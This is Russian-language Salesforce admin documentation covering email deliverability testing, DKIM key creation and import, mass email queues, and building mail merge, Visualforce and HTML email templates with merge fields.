Система Salesforce отправляет сообщение эл. почты со множества различных IP-адресов. Число адресов зависит от центра обработки данных и отображается на странице проверки доставки. Если организация блокирует любой из данных IP-адресов, то пользователи могут получать не все сообщения эл. почты, отправляемые системой Salesforce. Вы можете проверить, может ли организация принимать эл. почту с каждого IP-адреса Salesforce.

1. В меню «Настройка» введите *«Проверка доставки»* в поле «Быстрый поиск», затем выберите **«Проверка доставки»**.
2. Введите рабочий адрес эл. почты.
3. Нажмите кнопку **«Отправить»**. Система Salesforce отправляет тестовое сообщение со всех IP-адресов на указанный адрес эл. почты. Каждое тестовое сообщение содержит IP-адрес, использованный для его отправки.
4. Проверьте почтовый ящик на наличие всех тестовых сообщений.

При получении не всех тестовых сообщений администратор почтового сервера организации должен добавить IP-адреса Salesforce в список разрешенных. В этом случае почтовый сервер организации сможет принимать сообщения эл. почты, отправленные с заблокированного IP-адреса. Текущий список диапазонов IP-адресов Salesforce см. в разделе **«Какие IP-адреса Salesforce добавить в список разрешенных адресов?»**.

Система Salesforce использует разные IP-адреса для входящих и исходящих сообщений эл. почты. IP-адреса, используемые для исходящих сообщений эл. почты, не поддерживают обработку входящих сообщений эл. почты.

СМ. ТАКЖЕ:

[Настройка параметров доставки](#)

[Включение СК сообщений эл. почты о соответствии](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для тестирования доставки  
эл. почты:

- «Изменение всех данных»

## Удаление вложений эл. почты, отправленных в виде ссылок

Система позволяет находить и удалять вложения, отправленные в виде ссылок. При выборе ссылки на вложение получателем отображается уведомление о необходимости обращения к отправителю сообщения эл. почты для просмотра вложения. Поиск может выполняться только в течение срока хранения сообщений эл. почты, установленного в организации (как правило, 30 дней; дополнительную информацию можно получить в службе поддержки Salesforce).

Чтобы найти и удалить вложения эл. почты, отправленные в виде ссылок, выполните указанные ниже действия.

1. Введите строку «*Вложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Удалить вложения, отправленные в виде ссылок**».
2. Введите любые из указанных ниже сведений.
  - Имя файла (дополнительно), имя пользователя и диапазон дат.
    - При необходимости имя вложения, включая расширение файла (например, *РезультатыТекущегоГода.pdf*). Система позволяет использовать специальные символы (например, критерий поиска *РезультатыТекущегоГода* возвращает файл *РезультатыТекущегоГода.pdf*).
    - Имя отправителя.
    - Диапазон дат, использованный для отправки сообщения эл. почты.
  - URL-адрес вложения: щелкните ссылку на вложение (.html) в сообщении эл. почты; скопируйте и вставьте URL-адрес, открывшийся в обозревателе.
3. Нажмите кнопку «**Поиск**».
  - Результаты поиска возвращают не более 100 совпадающих записей.
  - Если вложение отправлено посредством пакетной электронной рассылки, то результаты поиска возвращают одну запись для каждых 100 отправленных сообщений эл. почты. Чтобы удалить вложение, удалите одну из возвращенных записей.
4. Щелкните ссылку «**Удал.**» напротив нужного вложения в результатах поиска. При выборе ссылки на вложение получателем отображается уведомление о необходимости обращения к отправителю сообщения эл. почты для просмотра вложения.

 **Прим.:** Удаленные вложения не могут быть восстановлены из корзины.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления вложений эл. почты, отправленных в виде ссылок:

- «Изменение всех данных»

## Отслеживание очереди пакетной электронной рассылки

Чтобы просмотреть статус запланированных пакетных электронных рассылок и при необходимости отменить пакетные электронные рассылки, воспользуйтесь очередью пакетной электронной рассылки.

Просмотреть запланированные пакетные рассылки электронной почты можно на странице «Пакетные электронные рассылки» в разделе личных параметров. При наличии полномочия для просмотра пакетных рассылок в организации введите «*Пакетные электронные рассылки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакетные электронные рассылки**».

Ниже перечислены действия, доступные на данных страницах.

- Чтобы отменить отложенную пакетную электронную рассылку, щелкните «**Отмена**».
- Чтобы остановить пакетную электронную рассылку, которая уже выполняется системой Salesforce, щелкните «**Остановить**».
- Чтобы удалить запись отправленной или отмененной пакетной электронной рассылки из очереди, щелкните ссылку «**Удал.**».
- Чтобы просмотреть сведения об отдельной пакетной электронной рассылке, щелкните имя нужной рассылки.

Очередь пакетной электронной рассылки отображает количество получателей пакетной электронной рассылки. Данные числа могут различаться. Возможные причины см. ниже.

- Пакетная электронная рассылка превышает ежедневное ограничение по количеству пакетных электронных рассылок. Система Salesforce не отправляет сообщение выбранным получателям.
- Как минимум один выбранный получатель отменил возможность получения пакетных электронных рассылок после планирования, но перед обработкой пакетной электронной рассылки.
- Адрес эл. почты как минимум одного выбранного получателя удален из контактов или интересов после планирования, но перед обработкой пакетной электронной рассылки.
- Пользователь, выполнивший пакетную электронную рассылку, деактивирован после планирования, но перед обработкой пакетной электронной рассылки. Система Salesforce не выполняет пакетные электронные рассылки, запланированные деактивированным пользователем.

СМ. ТАКЖЕ:

[Пакетная электронная рассылка в Salesforce Classic](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пакетной электронной рассылки или отмены отложенной пакетной электронной рассылки:

- «Пакетная электронная рассылка»

Для просмотра всех пакетных электронных рассылок или отмены отложенной пакетной электронной рассылки в организации:

- «Изменение всех данных»

## Создание ключа DKIM

Рекомендуем использовать ключ DKIM для предоставления системе Salesforce возможности подписания исходящих сообщений эл. почты, отправленных от имени организации. Действительная подпись указывает получателям на применение сторонней системой (например, Salesforce) разрешенного способа обработки сообщений эл. почты.

При создании ключа DKIM система Salesforce генерирует пару открытого и секретного ключей. Рекомендуем опубликовать открытый ключ в DNS для уведомления получателей о том, что использование данного ключа для подписания сообщений эл. почты разрешено ответственным за домен. Система Salesforce использует секретный ключ для создания заголовков подписи DKIM в исходящем сообщении эл. почты. Затем получатели могут проверить сообщение эл. почты на предмет его подписания посредством разрешенного ключа путем сопоставления заголовка подписи с открытым ключом в DNS. При публикации политики DMARC получатели могут использовать подпись DKIM для проверки сообщения эл. почты на предмет его соответствия политике DMARC.

Чтобы создать ключ, выполните указанные ниже действия.

1. Введите строку «*Ключи DKIM*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Ключи DKIM**».
  2. Нажмите кнопку «**Создать ключ**».
  3. Введите уникальное имя селектора.
  4. Введите имя домена.
  5. Выберите нужный тип совпадения домена.
  6. Нажмите кнопку «**Сохранить**».
- По умолчанию ключ неактивен. Прежде чем активировать ключ, добавьте открытый ключ в запись DNS. Подписание DKIM активно только при наличии активного ключа DKIM.
  - Разрешается создавать не более одного активного ключа DKIM для каждого имени домена. Использование нескольких активных ключей DKIM разрешается только при отправке сообщений эл. почты из нескольких доменов или при создании субдоменов и обработке совпадения домена на уровне субдомена.
  - При вставке или обновлении ключа домена данное изменение может влиять на текущие ключи DKIM. Например, при назначении параметру DomainMatch значения DomainAndSubdomains для домена primer.ru и последующем назначении параметру DomainMatch значения SubdomainsOnly для домена pochta.primer.ru разрешается использовать любой ключ. Ниже приведен алгоритм разрешения конфликтов при наложении ключей домена.
    1. Если два ключа являются одинаково конкретными относительно типа совпадения, то новый ключ заменяет и деактивирует текущий ключ.
    2. Если новый ключ является более конкретным, чем текущий, то система использует новый ключ и препятствует применению текущего ключа в случаях использования нового ключа. Например, DomainOnly и SubdomainsOnly являются более конкретными, чем DomainAndSubdomains, поэтому новый ключ DomainOnly заменяет DomainMatch для текущего ключа DomainAndSubdomains на SubdomainsOnly.
    3. Если разные домены нескольких ключей соответствуют отправляющему домену, то система использует ключ, содержащий самое длинное имя домена. При равенстве имен система использует наиболее конкретный ключ.

Дополнительную информацию о DKIM см. на веб-сайте <http://dkim.org>.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления ключами  
DKIM:

- «Настройка приложения»

## Импорт ключа DKIM


Рекомендуем использовать ключ DKIM для предоставления системе Salesforce возможности подписания исходящих сообщений эл. почты, отправленных от имени организации.

Некоторые компании используют несколько организаций Salesforce, пользователям которых назначаются адреса эл. почты, содержащие имя домена. Поэтому для компаний, которые хотят, чтобы система Salesforce подписывала сообщения электронной почты, отправляемые этими пользователями, может потребоваться общий доступ к ключам DKIM. Чтобы выполнить соответствующие действия, воспользуйтесь данной страницей.

Сначала создайте ключ и назначьте его одной организации. Чтобы импортировать данный ключ для использования в другой организации, скопируйте имя селектора, имя домена и данные об открытом и секретном ключах. Эти данные можно получить на странице сведений об импортируемом ключе. После копирования данных ключа откройте целевую организацию и выполните указанные ниже действия.

1. Введите строку «*Ключи DKIM*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Ключи DKIM**».
2. Нажмите кнопку «**Импортировать ключ**».
3. Введите имя селектора, скопированное из исходной организации.
4. Введите имя домена, скопированное из исходной организации.
5. Вставьте скопированные данные об открытом и секретном ключах в соответствующие поля.
6. Выберите требуемый тип сопоставления домена. Рекомендуем использовать значение, выбранное для ключа в исходной организации.
7. Нажмите кнопку «**Сохранить**».

Поскольку данные об открытом и секретном ключах используются в исходной организации, то, как правило, следует немедленно активировать ключ в целевой организации.

 **Прим.:** Данные секретного ключа — это зашифрованная форма фактических данных секретного ключа, используемая для подписания сообщений эл. почты. Их расшифровка выполняется для внутренних целей при подписании сообщений эл. почты. Таким образом, данные могут использоваться только внутри системы Salesforce. Например, данные об открытом и секретном ключах не могут использоваться во внешней почтовой системе.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления ключами  
DKIM:

- «Настройка приложения»

## Работа с шаблонами стандартных писем

### Управление шаблонами стандартных писем

Шаблоны стандартных писем определяют содержимое стандартного письма. Шаблоны содержат переменные, называемые полями слияния и позволяющие использовать в созданном документе данные из записей (например, имя и адрес контакта).

Создание шаблонов стандартных писем в приложении Microsoft Word и их последующая загрузка в систему Salesforce выполняются администратором. Дополнительную информацию см. в разделах ниже.

- [«Создание шаблонов стандартных писем»](#) (сведения о создании шаблонов стандартных писем на основе пустого документа Word).
- [«Изменение существующих шаблонов стандартных писем»](#) (сведения о загрузке образцов шаблонов и их изменении в соответствии с потребностями компании).
- [«Загрузка шаблонов стандартных писем в Salesforce»](#) (сведения о загрузке готовых шаблонов стандартных писем в систему Salesforce).



**Совет:** Чтобы начать работу, [загрузите образцы шаблонов стандартных писем](#).

СМ. ТАКЖЕ:

[Стандартные письма](#)

[Рекомендации по использованию полей слияния в шаблонах стандартных писем](#)

[Отправка отдельных документов стандартных писем](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки шаблонов  
стандартных писем:

- «Управление  
общедоступными  
шаблонами»

Для редактирования  
шаблонов стандартных  
писем:

- «Управление  
общедоступными  
шаблонами»

## Создание шаблонов эл. почты Visualforce

Можно создавать шаблоны электронной почты для использования на страницах Visualforce.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите «**Шаблоны эл. почты**».
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «*Шаблоны*» в поле «Быстрый поиск» и выберите «**Шаблоны эл. почты**» или «**Мои шаблоны**».
2. Нажмите кнопку «**Создать шаблон**».
3. Установите переключатель «Visualforce» и нажмите кнопку «**Далее**».
 

Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
9. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования.
10. Заполните поле «Тема сообщения эл. почты».
11. Выберите нужный тип получателя в раскрывающемся списке «Тип получателя».
12. При необходимости выберите объект для извлечения данных полей слияния шаблона в раскрывающемся списке «Связанный тип».
13. Нажмите кнопку «**Сохранить**».
14. Щелкните «**Редактировать шаблон**» на странице «Просмотр шаблонов эл. почты».
15. Введите текст разметки для шаблонов эл. почты Visualforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager** и **Group Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания или изменения шаблонов эл. почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:


- «Управление общедоступными шаблонами»



-  **Прим.:** Рекомендуем загружать изображения на вкладку «Документы», а затем использовать ссылки на копии изображений, хранящихся на нашем сервере. Например:

```
<apex:image id="Logo" value="https://na7.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

- 16.** Чтобы указать версии Visualforce и API, использованные для создания данного шаблона, щелкните **«Параметры версии»**. Если установлены управляемые пакеты из каталога AppExchange, выберите версию каждого управляемого пакета, которая должна использоваться с данным шаблоном эл. почты. Для связи шаблонов эл. почты с последними версиями Visualforce, API и всех управляемых пакетов, рекомендуется использовать значение по умолчанию для всех версий. Чтобы сохранить определенный алгоритм работы, укажите предыдущую версию Visualforce и API. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета.
- 17.** Чтобы просмотреть сведения о шаблоне, щелкните **«Сохранить»**. Чтобы продолжить редактирование шаблона, нажмите **«Быстрое сохранение»**. Прежде чем сохранить шаблон, убедитесь в действительности разметки Visualforce.

-  **Прим.:** Максимальный размер шаблона эл. почты Visualforce составляет 1 Мб.

Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки. Поля слияния `{!Receiving_User.имя_поля}` и `{!Sending_User.имя_поля}` доступны только для пакетной электронной рассылки и недоступны в шаблонах эл. почты Visualforce.

 **Совет:**

- Чтобы просмотреть образец шаблона, заполненный данными из выбранных записей, и отправить тестовое сообщение эл. почты, щелкните **«Отправить тестовое сообщение и проверить поля слияния»**. Если шаблон эл. почты содержит зашифрованные данные, то эти данные отображаются зашифрованными внутри созданного сообщения эл. почты и при просмотре страницы шаблона Visualforce. Эти данные не отображаются в виде обычного текста по соображениям безопасности.
- Чтобы перевести шаблоны эл. почты Visualforce на языки получателей или связанных объектов, воспользуйтесь атрибутом `language` для тега `<messaging:emailTemplate>` (допустимые значения: коды языков, поддерживаемых системой Salesforce, например, «en-US»). Атрибут языка допускает поля слияния из атрибутов шаблона эл. почты `recipientType` и `relatedToType`. При необходимости создайте настраиваемые поля языка для использования в полях слияния. Чтобы перевести шаблоны эл. почты, воспользуйтесь средством перевода.


СМ. ТАКЖЕ:

- [Создание HTML-шаблонов эл. почты](#)
- [Создание настраиваемых HTML-шаблонов эл. почты](#)
- [Создание текстовых шаблонов эл. почты](#)
- [Индивидуальная настройка системы Salesforce](#)

## Создание настраиваемых HTML-шаблонов эл. почты

Настраиваемые HTML-шаблоны эл. почты можно создавать без использования фирменных бланков. Код HTML можно копировать и вставить непосредственно в шаблон.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «Шаблоны эл. почты» в поле «Быстрый поиск», затем выберите «Шаблоны эл. почты».
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «Шаблоны» в поле «Быстрый поиск» и выберите «Шаблоны эл. почты» или «Мои шаблоны».
2. Нажмите кнопку «Создать шаблон».
3. Установите переключатель «Настраиваемый (без использования фирменного бланка)» и нажмите кнопку «Далее».
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
9. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования. Описание используется как заголовок любого действия эл. почты, регистрируемого при отправке пакетных электронных рассылок.
10. Нажмите кнопку «Далее».
11. Заполните поле «Тема».
12. Введите в сообщение исходный текст в формате HTML. Добавьте HTML-теги.

 **Прим.:** Рекомендуем загружать изображения на вкладку «Документы», а затем использовать ссылки на копии изображений, хранящихся на нашем сервере. Например:

```

```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии

Пакетная электронная  
рассылка недоступна в  
версиях: **Personal Edition,**  
**Contact Manager** и **Group**  
**Edition.**

HTML-шаблоны эл. почты и  
шаблоны эл. почты  
Visualforce недоступны в  
версиях: **Personal Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
настраиваемых  
HTML-шаблонов эл. почты:

- «Редактирование  
HTML-шаблонов»

Для создания или изменения  
папок с общедоступными  
шаблонами эл. почты:

- «Управление  
общедоступными  
шаблонами»

13. При необходимости добавьте поля слияния в тему и текст шаблона. Данные поля заменяются информацией из записи интереса, контакта, организации, возможности, обращения или решения при отправке сообщения эл. почты.
14. Нажмите кнопку «**Далее**».
15. Чтобы автоматически вставлять текст HTML-версии без HTML-тегов, введите текстовую версию сообщения эл. почты или щелкните «**Копировать текст из HTML-версии**». Текстовая версия доступна получателям, которые не могут просматривать HTML-сообщения эл. почты.



**Внимание:** Рекомендуем пропустить текстовую версию. В этом случае система Salesforce автоматически создает текстовое содержимое на основе текущей HTML-версии. При вводе содержимого вручную все последующие изменения HTML-версии не отображаются в текстовой версии.

16. Нажмите кнопку «**Сохранить**».



**Совет:** Чтобы просмотреть образец шаблона, заполненный данными из выбранных записей, и отправить тестовое сообщение эл. почты, щелкните «**Отправить тестовое сообщение и проверить поля слияния**».



**Прим.:** Содержимое настраиваемого HTML-шаблона, выбранного для использования в сообщении эл. почты, не может быть изменено.

СМ. ТАКЖЕ:

- [Создание шаблонов эл. почты Visualforce](#)
- [Клонирование шаблонов эл. почты](#)
- [Индивидуальная настройка системы Salesforce](#)
- [Создание HTML-шаблонов эл. почты](#)
- [Создание шаблонов эл. почты Visualforce](#)
- [Создание письменного бланка](#)
- [Добавление изображений в шаблоны эл. почты](#)
- [Индивидуальная настройка системы Salesforce](#)

## Создание HTML-шаблонов эл. почты

HTML-шаблоны эл. почты можно создавать на основе фирменных бланков. При этом нельзя внести изменения в фирменный бланк или макет существующего шаблона. Для создания HTML-шаблона требуется по крайней мере один активный фирменный бланк.

Чтобы создать HTML-шаблон эл. почты, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «Шаблоны эл. почты» в поле «Быстрый поиск», затем выберите «Шаблоны эл. почты».
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «Шаблоны» в поле «Быстрый поиск» и выберите «Шаблоны эл. почты» или «Мои шаблоны».
2. Нажмите кнопку «Создать шаблон».
3. Установите переключатель «HTML (с использованием фирменного бланка)» и нажмите кнопку «Далее».
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. Заполните поле «Фирменный бланк». Фирменный бланк определяет логотип, цвет страницы и параметры текста для сообщения эл. почты. Это поле нельзя изменить в существующем шаблоне. Чтобы использовать другой бланк после создания шаблона, создайте новый шаблон.
9. Заполните поле «Макет эл. почты». Макет эл. почты определяет столбцы и макет страницы для текста сообщения. Чтобы просмотреть образцы, щелкните «Просмотр параметров макета эл. почты». Это поле нельзя изменить в существующем шаблоне. Чтобы использовать другой макет эл. почты после создания шаблона, создайте новый шаблон.
10. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
11. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования. Описание используется как заголовок любого действия эл. почты, регистрируемого при отправке пакетных электронных рассылок.
12. Нажмите кнопку «Далее».
13. Введите тему сообщения эл. почты.
14. Чтобы ввести текст сообщения, щелкните любой раздел и введите текст. Чтобы заблокировать возможность редактирования раздела при использовании данного шаблона, щелкните значок замка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager и Group Edition.**

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:

- «Редактирование HTML-шаблонов»

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- «Управление общедоступными шаблонами»

15. Чтобы изменить стиль текста, выделите нужный текст и воспользуйтесь панелью форматирования.
16. При необходимости добавьте поля слияния в тему и текст шаблона. Данные поля заменяются информацией из записи интереса, контакта, организации, возможности, обращения или решения при отправке сообщения эл. почты.
17. Нажмите кнопку «Далее».
18. Чтобы автоматически вставлять текст HTML-версии без HTML-тегов, введите текстовую версию сообщения эл. почты или щелкните «**Копировать текст из HTML-версии**». Текстовая версия доступна получателям, которые не могут просматривать HTML-сообщения эл. почты.



**Внимание:** Рекомендуем пропустить текстовую версию. В этом случае система Salesforce автоматически создает текстовое содержимое на основе текущей HTML-версии. При вводе содержимого вручную все последующие изменения HTML-версии не отображаются в текстовой версии.

19. Нажмите кнопку «Сохранить».



**Совет:** Чтобы просмотреть образец шаблона, заполненный данными из выбранных записей, и отправить тестовое сообщение эл. почты, щелкните «**Отправить тестовое сообщение и проверить поля слияния**».

СМ. ТАКЖЕ:

[Создание настраиваемых HTML-шаблонов эл. почты](#)

[Создание шаблонов эл. почты Visualforce](#)

[Добавление изображений в шаблоны эл. почты](#)

[Создание письменного бланка](#)

[Индивидуальная настройка системы Salesforce](#)

## Рекомендации по использованию полей слияния в шаблонах электронной почты

Поле слияния — это поле, которое может быть добавлено в сообщение или шаблон сообщения электронной почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Поля слияния могут использоваться в теме и тексте настраиваемых HTML-шаблонов. При использовании полей слияния следует понимать их алгоритм работы и представлять себе результаты в объединенных сообщениях электронной почты.

### Рекомендации по синтаксису и форматированию

Синтаксис выглядит следующим образом: открывающая фигурная скобка, восклицательный знак, имя объекта, точка, имя поля, закрывающая фигурная скобка. Например, чтобы добавить номер счета получателя, введите следующую строку «Код: { !Account . AccountNumber } ». В этом случае сообщение эл. почты, открытое получателем, отображает строку: «Код: 001234567890123».

Синтаксис поля слияния определяется местом использования поля. Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора в области использования поля слияния. Большинство полей слияния для шаблонов эл. почты полностью соответствует полям шаблонов эл. почты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

### ⚠ Важное замечание:

- Если настраиваемые объекты используют одинаковые имена или метки, то при использовании списка «Доступные поля слияния» отображаются только поля одного настраиваемого объекта. Чтобы гарантировать возможность выбора полей слияния других объектов, рекомендуем использовать уникальные имена и метки для всех настраиваемых объектов.

## Рекомендации по использованию полей слияния

### Общие сведения

- Не рекомендуем использовать поле формулы гиперссылки в теме шаблона эл. почты или тексте текстового шаблона эл. почты.
- Шаблоны эл. почты позволяют добавлять текст замены в любые поля слияния. Текст замены отображается в отправленном сообщении электронной почты, если объединенная запись не содержит данных в соответствующем поле. Чтобы добавить текст замены, введите запятую после имени поля и текст перед закрывающей скобкой. Например: «Здравствуйте, {!Contact.FirstName, ценный клиент}!». При сохранении шаблона поле слияния отображается следующим образом: «Здравствуйте, {!BLANKVALUE(Contact.FirstName, "ценный клиент")}!». Таким образом, если запись контакта содержит пустое поле «Личное имя», то сообщение электронной почты, созданное на основе данного шаблона, будет начинаться со следующей строки «Здравствуйте, ценный клиент!».
- Поля слияния {!Receiving\_User.имя\_поля} и {!Sending\_User.имя\_поля} доступны только для пакетной электронной рассылки и недоступны в шаблонах эл. почты Visualforce.
- Поля пользователя также называются полями «Отправитель» для администраторов и пользователей с полномочием «Управление пользователями». Рекомендуем использовать данные поля в шаблонах эл. почты для ссылки на отправителя.
- Администраторы и пользователи с полномочием «Управление пользователями» могут использовать поля слияния «Получатель» в шаблонах эл. почты для ссылки на получателя.
- Поля «Дата создания» и «Дата последнего изменения» отображают только дату, но не время.
- Если шаблон содержит поле слияния, которому соответствует пустое поле отдельной записи, то данное поле не отображается в отправленном сообщении эл. почты. Чтобы найти пустые поля, измените списковое представление получателей для поиска полей слияния, используемых в шаблоне, и введите следующий фильтр: «<поле>"равно"». Прежде чем отправить сообщения эл. почты, измените записи, содержащие пустые поля.

### Организации

Если поля слияния для организаций добавляются в шаблон эл. почты, который выбирается после добавления контакта в поле сообщения эл. почты «Кому», то поля слияния для организаций заполняются данными организации контакта, а не организации обращения.

### Утверждения

- Поля слияния для процессов утверждения могут использоваться в шаблонах эл. почты, но не в шаблонах стандартных писем.
- Поля слияния утверждения (кроме {!ApprovalRequest.Comments}) по имени {!ApprovalRequest.имя\_поля} в шаблонах электронной почты возвращают значения только при использовании в сообщениях эл. почты о назначении утверждения и электронных предупреждениях для процессов утверждения. При использовании в других сообщениях эл. почты, включая электронные предупреждения для бизнес-правил, поля слияния утверждения возвращают значение null.

- Поле слияния `{!ApprovalRequest.Comments}` возвращает только последний введенный комментарий в сообщениях эл. почты для этапа утверждения, предполагающего единогласное утверждение несколькими ответственными.
- При создании процесса утверждения текущий пользователь или автор процесса может выбрать отправителя. При использовании настраиваемых шаблонов эл. почты, содержащих поля слияния, помните, что текущий пользователь должен отличаться от отправителя. Возможно, потребуется изменение текущего пользователя (`{!User.<имя_поля>}`) на выбранного отправителя (`{!ApprovalRequestingUser.<имя_поля>}`).

### Кампании

- Поля слияния для кампаний и участников кампаний могут использоваться в шаблонах эл. почты, но не в шаблонах стандартных писем.
- Поля слияния для участников кампаний не могут использоваться с другими типами полей слияния в одном шаблоне эл. почты. Например, чтобы добавить должность получателя в шаблон эл. почты, содержащий поле слияния для участников кампаний, воспользуйтесь полем слияния `{!CampaignMember.Title}` вместо поля `{!Lead.Title}` или `{!Contact.Title}`.

### Обращения

Если организация использует функцию Email-to-Case или On-Demand Email-to-Case, то пользователи могут создавать шаблоны эл. почты, позволяющие агентам службы поддержки отвечать на полученные сообщения эл. почты, содержащие обращения. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ.

### Connection Finder

Настраиваемые шаблоны эл. почты должны содержать URL-адрес опроса. Поле слияния `{!Contact.PartnerSurveyURL}` доступно при создании шаблонов в качестве поля слияния для контактов.

### Контакты

- В Salesforce Classic шаблоны, содержащие поля слияния для контактов, могут использоваться для создания документов стандартных писем, предназначенных интересам. Аналогичным образом шаблоны с полями интересов можно использовать для создания документов стандартных писем, предназначенных контактам.
- Можно использовать поля контактов или интересов для слияния в Salesforce Classic и Lightning Experience, но только для документов объектов, из которых извлекаются настраиваемые поля. Например, настраиваемое поле интересов можно использовать только для шаблонов контактов.

### Возможности

Поля слияния для продуктов возможностей доступны только тем организациям, которые используют продукты, поэтому могут использоваться только в шаблонах стандартных писем, но не в шаблонах эл. почты.

### Бизнес-правила

Прежде чем использовать поля слияния из записей пользователей в шаблонах эл. почты, выберите нужный тип поля слияния.

- Поля пользователя: рекомендуем использовать данные поля слияния для отображения отправителя. Поля слияния по имени `{!User.имя_поля}` возвращают значения из записи пользователя, который создал или обновил запись, инициировавшую выполнение бизнес-правила.
